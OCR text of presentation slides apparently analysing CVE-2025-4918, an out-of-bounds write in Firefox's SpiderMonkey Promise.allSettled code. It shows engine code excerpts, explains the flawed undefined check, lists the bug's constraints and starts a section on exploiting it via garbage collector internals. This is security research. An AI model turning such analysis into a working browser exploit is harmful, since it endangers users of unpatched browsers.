
CVE-2025-4918: Triggering the vulnerability

```
template <PromiseAllSettledElementFunctionKind Kind>
static bool PromiseAllSettledElementFunction(JSContext* cx, unsigned argc,
Value* vp) {
  //…
  Rooted<PromiseCombinatorElements> values(cx);
  if (!GetPromiseCombinatorElements(cx, data, &values)) {
     return false;
  }
  //…
}
```



CVE-2025-4918: Triggering the vulnerability


```
template <PromiseAllSettledElementFunctionKind Kind>
static bool PromiseAllSettledElementFunction(JSContext* cx,…) {
  //…
  if (values.unwrappedArray()->getDenseElement(index).isUndefined())
  {
    args.rval().setUndefined();
    return true;
  }
  //… objVal = {“status”: “fulfilled”, “value”: 0x41}
  if (!values.setElement(cx, index, objVal)) {
    return false;
  }
  //…
}
```



CVE-2025-4918: Triggering the vulnerability

```
template <PromiseAllSettledElementFunctionKind Kind>
static bool PromiseAllSettledElementFunction(JSContext* cx,…) {
  //…
  if (!values.unwrappedArray()->getDenseElement(index).isUndefined())
  {
    args.rval().setUndefined();
    return true;
  }
  //… objVal = {“status”: “fulfilled”, “value”: 0x41}
  if (!values.setElement(cx, index, objVal)) {
    return false;
  }
  //…
}
```

OUT-OF-BOUNDS WRITE



CVE-2025-4918: Triggering the vulnerability

```
template <PromiseAllSettledElementFunctionKind Kind>
static bool PromiseAllSettledElementFunction(JSContext* cx,…) {
  //…
  if (!values.unwrappedArray()->getDenseElement(index).isUndefined())
  {
    args.rval().setUndefined();
    return true;
  }
  //… objVal = {“status”: “fulfilled”, “value”: 0x41}
  if (!values.setElement(cx, index, objVal)) {
    return false;
  }
  //…
}
```


BUT the OOB is Highly restrictive:

- The value intended for overwrite must initially be undefined
- We lack control over the specific data that will be written
- The values array is located on the nursery heap, followed by other JSObjects not exposed to JavaScript and related to function execution. This makes it challenging to overwrite a controllable JavaScript object


0x2 - Exploiting the Seemingly Unexploitable Vulnerability

0x2.0 – SpiderMonkey Internals


Internals: Garbage Collector




Internals: Garbage Collector



